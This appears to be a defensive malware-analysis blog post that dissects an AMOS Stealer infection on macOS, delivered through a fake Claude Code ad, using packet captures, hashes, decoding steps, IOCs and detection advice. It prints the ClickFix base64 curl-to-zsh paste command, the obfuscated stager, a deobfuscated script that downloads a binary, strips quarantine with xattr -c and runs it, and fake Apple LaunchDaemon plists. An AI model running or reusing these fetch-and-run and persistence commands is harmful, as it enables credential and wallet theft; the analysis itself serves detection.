Dissecting an AMOS Stealer infection, packet by packet
October 202614 min readverified against working copies
October 2026 — a Friday-night capture, 19 minutes of traffic, and one very fake Claude Code ad.
I pulled this infection apart a couple of weeks ago and I've been sitting on the notes. Figured it was time to write it up properly — not the IOC-list style write-up (Brad already did that over at malware-traffic-analysis.net, and this exercise uses his capture and extracted files), but the how I actually know what I know version. Packet evidence, hashes, the decoding steps in between, and the math at the end.
The 30-second version
The victim searched Google for Claude Code, clicked a sponsored result, got bounced through uerp.com to claude-desk-code.com, and pasted an "installer" command into a terminal. That command was ClickFix — a base64-wrapped curl | zsh. Nineteen minutes later the machine had a Mach-O stealer in /tmp, two fake-Apple LaunchDaemons, and 3.7 MB of wallet/cloud-credential data on a server in someone else's hands.

Here's the whole thing on one line of DNS, straight from the pcap:
| Time from capture | Protocol | Domain | Observation |
|---|---|---|---|
| 0 s | DNS | uerp.com / claude-desk-code.com | lure — the fake Claude Code ad |
| 98.20 | DNS | lake-90.com. | stager fetched here |
| 98.71 | DNS | loop-88.com. | first telemetry beacon |
| 254.35 | DNS | delta-canvas.com. | persistence downloads |
Read those timestamps twice. The lure DNS happens in the first second of the capture. The stager doesn't land until t+98 s — that's a human reading a fake download page and copy-pasting. And then look at the gap between 98 s and 254 s. More on that later, because that gap is the most interesting thing in this whole capture.
Packet-level evidence
I don't have Wireshark on this box, so I wrote a small Python pcap parser — Ethernet/IPv4/TCP/UDP decode, SYN-anchored flows, DNS name extraction. 27,893 packets, 19.6 minutes, 150 TCP flows. Here's the infection as the wire saw it.
The telemetry burst right after the Mach-O lands
Six POSTs in under a second, every one of them User-Agent: curl/, each from a different source port:
| Time (s) | Protocol | Source | Destination | Size | HTTP Request |
|---|---|---|---|---|---|
| 101.21 | TCP | 10.10.2.178:49159 | 152.42.143.45:80 | 346 B | POST /api/metrics/run HTTP/1.1 |
| 101.63 | TCP | 10.10.2.178:49160 | 152.42.143.45:80 | 352 B | POST /api/metrics/run HTTP/1.1 |
| 101.68 | TCP | 10.10.2.178:49161 | 152.42.143.45:80 | 350 B | POST /api/metrics/run HTTP/1.1 |
| 101.81 | TCP | 10.10.2.178:49162 | 152.42.143.45:80 | 351 B | POST /api/metrics/run HTTP/1.1 |
| 101.87 | TCP | 10.10.2.178:49163 | 152.42.143.45:80 | 348 B | POST /api/metrics/run HTTP/1.1 |
| 101.91 | TCP | 10.10.2.178:49164 | 152.42.143.45:80 | 347 B | POST /api/metrics/run HTTP/1.1 |
Six ~350-byte POSTs, fired 0.5–0.6 s apart, straight off the stager's execution. Those are the stage-tracking beacons (event=stager), one per pipeline step. If you see a Mac making short curl-UA POSTs to a bare IP in tight sequence, that's this pattern.
The exfiltration, bucketed by uploaded bytes
t=100–110s : 0.01 MB   (telemetry)
t=240–250s : 3.08 MB   <- the exfiltration
t=250–260s : 0.68 MB

total bytes 10.10.2.178 -> 152.42.143.45 over the whole capture: 3,775,146
One connection. 7.2 seconds. 3.76 MB going up to a bare IP on port 80, in a capture where the median "big" upload before that was a 10 KB webpage asset. You don't need an IOC list to flag that — you need a byte-counter and one comparison against the host's own baseline.
Why volume-based triage misses it
The CSV below is my eta-ranked triage of the capture's flows — a "show me the biggest talkers first" pass. Notice where the actual IOC flows land. The exfiltration to 152.42.143.45 doesn't even crack the top 30. Plain CDN and Apple traffic buries it:
| Rank | Destination | Port | Relative time | Bytes | Verdict |
|---|---|---|---|---|---|
| 1 | 104.18.41.41 | 443 | t+947s | 10,561 | — |
| 2 | 172.67.149.20 | 443 | t+946s | 8,599 | — |
| 5 | 151.101.180.116 | 443 | t+945s | 7,347 | — |
| 13 | 199.91.221.4 | 80 | t+1153s | 437 | IOC — C2 |
| 29 | 199.91.221.4 | 49178 | t+1153s | 360 | IOC — C2 |
| 34 | 152.42.143.45 | 80 | t+207s | 676 | IOC — exfil channel |
| 58 | 152.42.143.45 | 80 | t+242s | 674 | IOC — exfil channel |
| 97 | 152.42.143.45 | 49159 | t+96s | 319 | IOC — beacon |
The whole malicious footprint — beacons, staging, exfiltration — ranks between 13 and 97 by volume. Sorting by bytes is a CDN popularity contest. The anomaly isn't that these flows are big; it's that a Mac that never uploads anything suddenly sends 3.76 MB to a bare IP on port 80. Baseline the host, not the network.
↓ amos_triage.csvFull eta-ranked flow triage (100 flows) with IOC flags.CSVThe artifacts and their hashes
Everything below is what the infection dropped or what Brad extracted; hashes recomputed by me from the working copies.
| SHA-256 | Artifact | Size / Notes |
|---|---|---|
| 28d369dc858136b1199fa70ece32475755f3df7128… | stager zsh script | 3,106 B |
| b8203f746809b2d4ba30cf… | stager, layer-1 decoded | 1,744 B |
| 39c699ce274b83dfdebd15d54899485ac9934dfb… | stager, layer-2 deobfuscated | 1,162 B |

| 5b5e18302d0191831d267429120598d2f274f7ae… | Mach-O payload (/tmp/.zxqa03cu) | universal binary, 2 archs |
The three stager hashes matter more than they look. They are the decoding intermediates — proof of the path from "what the victim pasted" to "what actually ran" — and each step is reversible.
Decoding intermediates
Step 1 — what the page told the victim to paste
echo "Downloading Claude: https://claude.ai/install.sh" && curl -s $(echo "aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2V2MjRzdmdwL3Y2ZzhoNzUyMGgyMGNzZjJyb2JrOW0uanNvbg==" | openssl base64 -d -A) | zshThe base64 decodes to the stager URL — I ran it, you can run it:
$ base64 -d <<< 'aHR0cHM6Ly9sYWtlLTkwLmNvbS9jdXJsL2V2MjRzdmdwL3Y2ZzhoNzUyMGgyMGNzZjJyb2JrOW0uanNvbg=='
https://lake-90.com/curl/ev24svgp/v6g8h7520h20csf2robk9m.json
Step 2 — the stager itself
The downloaded script is a zsh file that hides everything behind octal-escaped printf fragments. \155\144\065 is "md5". \170\170\144 is "xxd". And the payload is an AES-128-CTR blob that decrypts itself:
zk4wo=$(printf '\155\144\065')      # md5
r5k1r=$(printf '\170\170\144')      # xxd
s6wc='op'; hjrh='enssl'
slyo='gunz'; u7cw='ip'
_k=$(printf '%s' "$_kb" | ${zk4wo})
_r=$(printf '%s' "${_pack[@]}" | ${r5k1r} -r -p | ${s6wc}${hjrh} enc -d -aes-128-ctr \
     -K "$_k" -iv 00000000000000000000000000000000 | ${slyo}${u7cw})
/bin/zsh -c "$_r"
The key _k is derived as md5() of an arithmetic expression over the lengths of decoy variables (_channel, _flavor, _fanout) — that's hash 28d369dc… above. Run the decryption and you get the 1,744-byte intermediate.

Step 3 — what the intermediate actually says
b2ya6r=$(printf 'https://loop-88.com/api/metrics/run?event=pasted')
${h89j4} ... -X POST -H 'user: AgLfxMKu…' -H 'BuildID: AgLUSkA5…' "${b2ya6r}" ... &
hhd4qn=$(printf 'https://lake-90.com/f/fhi5wsf_mpmq1dks3tn4hw/oyn2lshh')
ejkpln=$(printf '/tmp/.zxqa03cu')
${h89j4} -fsSL -o ${t2uljk} ${hhd4qn} && mv ... && ${s9tdi} -c ${ejkpln} && ${vyeu3} +x ${ejkpln} \
  && { ... POST ...event=stager ... & } && ${ejkpln}
Beacon "pasted". Download the Mach-O to /tmp/.zxqa03cu. xattr -c — strip the quarantine attribute, goodbye Gatekeeper. chmod +x. Beacon "stager". Execute. That xattr -c is one command and it quietly deletes macOS's main defense against exactly this class of thing. (Hash 39c699ce… is this readable version.)
Persistence, in their own files
The persistence mechanism is two LaunchDaemons wearing Apple nametags. The plist, verbatim:
<key>Label</key>
<string>com.apple.accountsd.helper</string>
<key>ProgramArguments</key>
<array>
    <string>/bin/bash</string>
    <string>/Users/foster.greyson/Library/Application Support/.com.apple.accountsd/.service</string>
</array>
<key>RunAtLoad</key><true/>
<key>KeepAlive</key><true/>
com.apple.accountsd.helper is not an Apple label. com.apple.metadata.mds.worker — the second one — is also not an Apple label. Both directories start with a dot so they don't show in Finder. RunAtLoad + KeepAlive means: at every boot, forever, launch this bash wrapper, and if it ever dies, relaunch it.

The wrapper itself and the config files sit in those hidden directories — cfg.txt, session.txt, auth.txt — little nine-to-forty-three-byte text files with hashes of their own (see the table in the PDF; I hashed everything, even the 4-byte pid.txt, because why not).
The part nobody puts in an IOC list
Here's the thing I keep coming back to. Between the telemetry burst at t≈102 s and the exfiltration at t≈247 s there are 145 seconds where the network is silent and the malware is extremely busy.

Brad's extracted file list tells you what it was doing: staging /tmp/25823/deskwallets/Binance/, /tmp/25823/deskwallets/TonKeeper/, /tmp/25823/FileGrabber/aws/, docker/, filezilla/, gcloud/, zsh_history, /tmp/25823/passmgr/Bitwarden/, /tmp/25823/Telegram Data/ — wallets, cloud credentials, password-manager databases, Telegram sessions. Then it zipped it all, sent the zip, and deleted it.
IOCs (condensed)
- Domains: uerp.com, claude-desk-code.com, lake-90.com, loop-88.com, delta-canvas.com
- IPs: 152.42.143.45, 199.91.221.4, 193.233.210.226
- Files/paths: /tmp/.zxqa03cu, ~/Library/Application Support/.com.apple.accountsd/, ~/Library/Application Support/.com.apple.metadata.mds/ — LaunchDaemon plists above
- URIs: /api/metrics/run, /api/join/, /ws/sync/x3, /api/tasks/, /api/feed/register
Full hashes in the table above. YARA + KQL for the hunt live in my Detection-rules repo.
Takeaways
- ClickFix beat the user, not the OS. No exploit — a paste. Detection has to live in process lineage (
zsh→curl→openssl→/bin/zsh -c), not in "malware downloaded" alerts. - `xattr -c` is the whole bypass. One flag. Hunt it on temp dot-files.
- The exfil is a byte anomaly, not a signature. 3.7 MB up to a bare IP:80. Your egress byte counters are the detector.
- Watch the gaps, not just the events. 145 s of silence mid-intrusion is where the credential harvest lived. Network-only monitoring misses most of the attack; endpoint or it didn't happen.
Hashes, packets, and intermediates verified 2026-10-21 against the working copies. Parser: my own (pure Python, no libpcap bindings). The framework and detection pack referenced above are public.